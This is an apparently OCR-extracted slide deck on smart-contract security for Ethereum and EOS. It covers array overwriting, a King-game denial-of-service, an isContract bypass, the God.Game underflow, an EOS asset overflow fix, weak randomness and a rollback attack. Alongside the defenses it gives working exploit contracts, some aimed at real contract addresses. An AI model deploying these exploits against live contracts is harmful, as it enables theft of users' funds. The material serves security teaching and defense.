
web3.sha3("0x0000000000000000000000000000000000000000000000000000000000000002", { encoding: 'hex' })

0x405787fa12a823e0f2b7631cc41b3ba8828b3321ca811111fa75cd3aa3bb5ace


hex(2**256 - 0x405787fa12a823e0f2b7631cc41b3ba8828b3321ca811111fa75cd3aa3bb5ace + 0)

0xbfa87805ed57dc1f0d489ce33be4c4577d74ccde357eeeee058a32c55c44a532

Attack Technique



Attack Technique



Array length and index are controllable

When array length and index are controllable, It is also has "Variable Overwriting" issue

…

```
function guess(uint256 x, uint256 blockNum) public payable {
    ...
    require(blockNum > block.number);
    if(token.allowance(msg.sender, address(this)) > 0){
        token.safeTransferFrom(msg.sender, address(this), 1*(10**18));
    }
    if (map.length <= uint256(msg.sender) + x) {
        map.length = uint256(msg.sender) + x + 1;
    }
    map[uint256(msg.sender) + x] = blockNum;
}
```

…

Defense

- Struct, Array, Mapping These types of variables are "Storage" by default in the function, and are initialized after the variable is declared.
- When execute "length--" check the length>0
- Add maximum limit or check in array length and index position which user can control

Design Logic Issue

```
…
address public king;
uint public prize;
function King() public payable {
    king = msg.sender;
    prize = msg.value;
}
function() external payable {
    require(msg.value >= prize || msg.sender == owner);
    king.transfer(msg.value);
    king = msg.sender;
    prize = msg.value;
}
…
```

Attack Technique

- Did not verify the account type of msg.sender.The attacker participates in the game by constructing an attack contract,cause a DoS attack.
- The attack contract send a transaction to the target address and msg.value > prize, to be the king.
- The attack contract hasn't fallback function or the fallback function refuses to receive ETH. Other users were unable to participate the game.

Exploit

```
contract attack{

    function goAttack(address _add) public payable {
        _add.call.value(msg.value)();
    }

    function () payable {
        revert();
    }
}
```

Does it be fixed?

```
…
function isContract(address account) internal view returns (bool) {
    uint256 size;
    assembly {size := extcodesize(account)}
    return size > 0;
}
…
function() external payable {
    require(msg.value >= prize || msg.sender == owner);
    require(!isContract(msg.sender));
    king.transfer(msg.value);
    king = msg.sender;
    prize = msg.value;
}
…
```

But "isContract" can be bypassed


```
contract attack{
    // When contract is constructing the extcodesize(account) is "0".
    // So writing attack code in the constructor can bypass.
    function attack(address _add) public payable {
        _add.call.value(msg.value)();
    }

    function () payable {
        revert();
    }
}
```

How to fix it? Using "tx.origin"

```
…
function isHuman(address account) internal view returns (bool) {
    uint256 size;
    require(msg.sender == tx.origin);
    assembly {size := extcodesize(account)}
    return size == 0;
}
…
function() external payable {
    require(msg.value >= prize || msg.sender == owner);
    require(isHuman(msg.sender));
    king.transfer(msg.value);
    king = msg.sender;
    prize = msg.value;
}
…
```

ETH DApp Exploit

- God.Game being attacked



Vulnerability Analysis

https://etherscan.io/address/0xca6378fcdf24ef34b4062dda9f1862ea59bafd4d#code

```
function dividendsOf(address _customerAddress) view public returns (uint256){
    return (uint256) ((int256)(profitPerShare_ * tokenBalanceLedger_[_customerAddress]) - payoutsTo_[_customerAddress]) / magnitude;
}
```

Underflow

Exploit

```
interface God {
    modifier onlyProfitsHolders() {
        require(myDividends(true) > 0);
        _;
    }
    modifier onlyTokenHolders() {
        require(myTokens() > 0);
        _;
    }
    function myTokens() public view returns (uint256);
    function transfer(address _toAddress, uint256 _amountOfTokens) public returns (bool);
    function withdraw() onlyProfitsHolders() public;
    function myDividends(bool _includeReferralBonus) public view returns (uint256);
    function sell(uint256 _amountOfTokens) onlyTokenHolders() public;
    function reinvest() onlyProfitsHolders() public;
}
```

Exploit

```
contract Ack {
    function tokenFallback(address _from, uint _amountOfTokens, bytes _data) public
returns (bool) {
        return true;
    }
    address public god_add = 0xada045bf9959496336af21e7d00dcbeaa695872a;
    God god = God(god_add);
    function transfer(address _toAddress, uint256 _amountOfTokens) public returns (bool) {
        god.transfer(_toAddress, _amountOfTokens);
    }
    ...
```


Exploit

```
    ...
    function withdraw() payable public {
        god.withdraw();
    }
    function reinvest() payable public {
        god.reinvest();
    }
    function() payable public{}
    function sell(uint256 _amountOfTokens) payable public {
      god.sell(_amountOfTokens);
    }
}
```

More

- Knowledge base by SlowMist Security team
  https://github.com/slowmist/Knowledge-Base

  https://github.com/slowmist/papers



Smart Contract Security In EOS

Although it is also a complete smart contract of Turing, but almost independent attack and defense game new world

First overflow attack in EOS contract

狼人游戏团队公告

首先，恭喜中奖者： guztknrygqge，奖励已发放。

其次，活动的说明：感谢本次所有参加狼人游戏的玩家；在游戏过程中，由于多名参与者攻击“溢出漏洞”造成多次溢出，造成数据混乱，经过12小时的清洗和公正；我们意识到这不是狼人游戏，而是黑客对EOS生态的游戏；同时发现EOS智能合约有很多缺陷，本次的攻击者也是游戏的参与者，我们很难把攻击者的账号全部冻结，为了公平公正对待参与者，我们没有全部冻结攻击者账号。

然后，我们紧急升级智能合约后重新上线游戏，但是我们承认没有意识到攻击者能提现6万多个EOS，作为EOS生态的尝试者，我们在不断优化完善，感谢社区的支持。

狼人游戏团队建议中奖者申请仲裁：攻击者并提现账号 eosfomoplay1 查询地址：https://eosflare.io/account/eosfomoplay

奖励分红我们将在今明两天内对猎人队的参与者进行分配，其他未提现的奖励将一并发放。

狼人游戏团队
2018.7.26

Vulnerability Analysis

- EOS smart contract official "asset" class has overflow defects

  http://blogs.360.cn/post/eos官方api中asset结构体的乘法运算溢出漏洞描述.html

2 contracts/eosiolib/asset.hpp View file

```
@@ -174,9 +174,9 @@ namespace eosio {
```

```
174          */
175         asset& operator*=( int64_t a ) {
176            eosio_assert( a == 0 || (amount * a) / a == amount,
"multiplication overflow or underflow" );
177            eosio_assert( -max_amount <= amount, "multiplication
underflow" );
178            eosio_assert( amount <= max_amount,  "multiplication
overflow" );
179 -          amount *= a;
180            return *this;
181         }
182
```

```
174          */
175         asset& operator*=( int64_t a ) {
176            eosio_assert( a == 0 || (amount * a) / a == amount,
"multiplication overflow or underflow" );
177 +          amount *= a;
178            eosio_assert( -max_amount <= amount, "multiplication
underflow" );
179            eosio_assert( amount <= max_amount,  "multiplication
overflow" );
180            return *this;
181         }
182
```

Vulnerability Analysis

- EOS smart contract official "asset" class has overflow defects
  - Fix for asset overflows in eosiolib for parity with the WASM SDK (#5092)

https://github.com/EOSIO/eos/releases/tag/v1.1.4

10 contracts/eosiolib/asset.hpp — View file

```
@@ -173,10 +173,10 @@ namespace eosio {
```

```
173          * @post The amount of this asset is multiplied by a
174          */
175         asset& operator*=( int64_t a ) {
176 -          eosio_assert( a == 0 || (amount * a) / a == amount, "multiplication overflow or underflow" );
177 -          amount *= a;
178 -          eosio_assert( -max_amount <= amount, "multiplication underflow" );
179 -          eosio_assert( amount <= max_amount,  "multiplication overflow" );
180            return *this;
181         }
```

```
173          * @post The amount of this asset is multiplied by a
174          */
175         asset& operator*=( int64_t a ) {
176 +          int128_t tmp = (int128_t)amount * (int128_t)a;
177 +          eosio_assert( tmp <= max_amount, "multiplication overflow" );
178 +          eosio_assert( tmp >= -max_amount, "multiplication underflow" );
179 +          amount = (int64_t)tmp;
180            return *this;
181         }
```

Defense

- Use the official "asset" class, don't implement it yourself

  #include <eosiolib/asset.hpp>


  asset quantity

- Use "uint" and "int" well

Random Security

- Take the EOS contract for example
- Random number generation algorithm introduces controllable or predictable seeds

Random Security



```
174    uint8_t random(account_name name, uint64_t game_id)
175    {
176        auto eos_token = eosio::token(N(eosio.token));
177        asset pool_eos = eos_token.get_balance(_self, symbol_type(S(4, EOS)).name());
178        asset ram_eos = eos_token.get_balance(N(eosio.ram), symbol_type(S(4, EOS)).name());
179        asset betdiceadmin_eos = eos_token.get_balance(N(betdiceadmin), symbol_type(S(4, EOS)).name());
180        asset newdexpocket_eos = eos_token.get_balance(N(newdexpocket), symbol_type(S(4, EOS)).name());
181        asset chintailease_eos = eos_token.get_balance(N(chintailease), symbol_type(S(4, EOS)).name());
182        asset eosbiggame44_eos = eos_token.get_balance(N(eosbiggame44), symbol_type(S(4, EOS)).name());
183        asset total_eos = asset(0, EOS_SYMBOL);
184
185        total_eos = pool_eos + ram_eos + betdiceadmin_eos + newdexpocket_eos + chintailease_eos + eosbiggame44_eos;
186        auto mixd = tapos_block_prefix() * tapos_block_num() + name + game_id - current_time() + total_eos.amount;
187        const char *mixedChar = reinterpret_cast<const char *>(&mixd);
188
189        checksum256 result;
190        sha256((char *)mixedChar, sizeof(mixedChar), &result);
191
192        uint64_t random_num = *(uint64_t *)(&result.hash[0]) + *(uint64_t *)(&result.hash[8]) + *(uint64_t *)(&result.hash[16]
193        return (uint8_t)(random_num % 100 + 1);
194    }
```

Defense

- True random numbers cannot be generated on the EOS chain
- Randomization in Contracts
  https://developers.eos.io/eosio-cpp/docs/random-number-generation

New Rollback Attack

- The target contract generates a random number at the same time that the transfer notify is received.
- The target contract saves the random number in the table
- The attack contract retrieves data by looking up tables across contracts
- The attack contract retrieves the data and decides whether to rollback the transaction

Exploit

- Recovery table structure by looking at the ABI

```
// Recovery table structure
    struct game_info {
        uint64_t id;
        account_name player;
        eosio::asset amount;
        eosio::asset bonus;
        uint8_t bet_type;
        uint8_t bet_number;
        uint8_t bet_result;
        checksum160 user_seed_hash;
        uint64_t created_at;
        uint64_t primary_key() const { return id; }
    };
    typedef eosio::multi_index<N(games), game_info> game_info_index;
```

Exploit

```
// Check the winning result
void query(){
    game_info_index _checktable(N(imeoswinner1), N(imeoswinner1));
    auto iter = _checktable.rbegin();
    if(iter->player != _self || iter->bet_result >= 50){
        eosio_assert( false, "roll back" );
    }
}
// bet
void init(account_name to, asset quantity, std::string memo) {
    require_auth(_self);
    SEND_INLINE_ACTION( eosio::token(N(eosio.token)), transfer, {_self, N(active)}, {_self, to, quantity,
memo} );
    SEND_INLINE_ACTION( *this, query, {_self, N(active)}, std::make_tuple() );
}
```

